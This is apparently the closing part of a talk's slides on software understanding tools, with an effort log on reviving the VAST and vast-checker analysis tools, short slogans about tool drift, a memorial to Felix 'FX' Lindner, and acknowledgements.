VAST	07/09/21	Automated build was failing. Manual workflow had to be created, having to go back in the commit history to get a compiling code. Adjusting the code analysis and isolating different passes was required to get large projects compiling	Tooling based on VAST (vast-checker) also failed. Compiling a real, large project (OpenSSL) also failed (and clearly wasn't ever possible)	Three weeks effort by a junior engineer
VAST checker	04/17/23	Update support to latest LLVM API	VAST required LLVM19 but vast-checker required LLVM16, showing toolchain incompatibility with its dependency (indicating that VAST development progressed but vast-checker never got updated accordingly.	Two weeks effort by a junior engineer

Software Understanding is a race track


Expressions of abstractions are subject to tectonic drift



Software Understanding is a race track

Expressions of abstractions are subject to tectonic drift

We need to define what sustained success looks like



In Memoriam Felix 'FX' Lindner

A pioneer of Software Understanding



Thank you

Special thanks to Cristina Cifuentes and Rodrigo Branco for discussion

Thank you

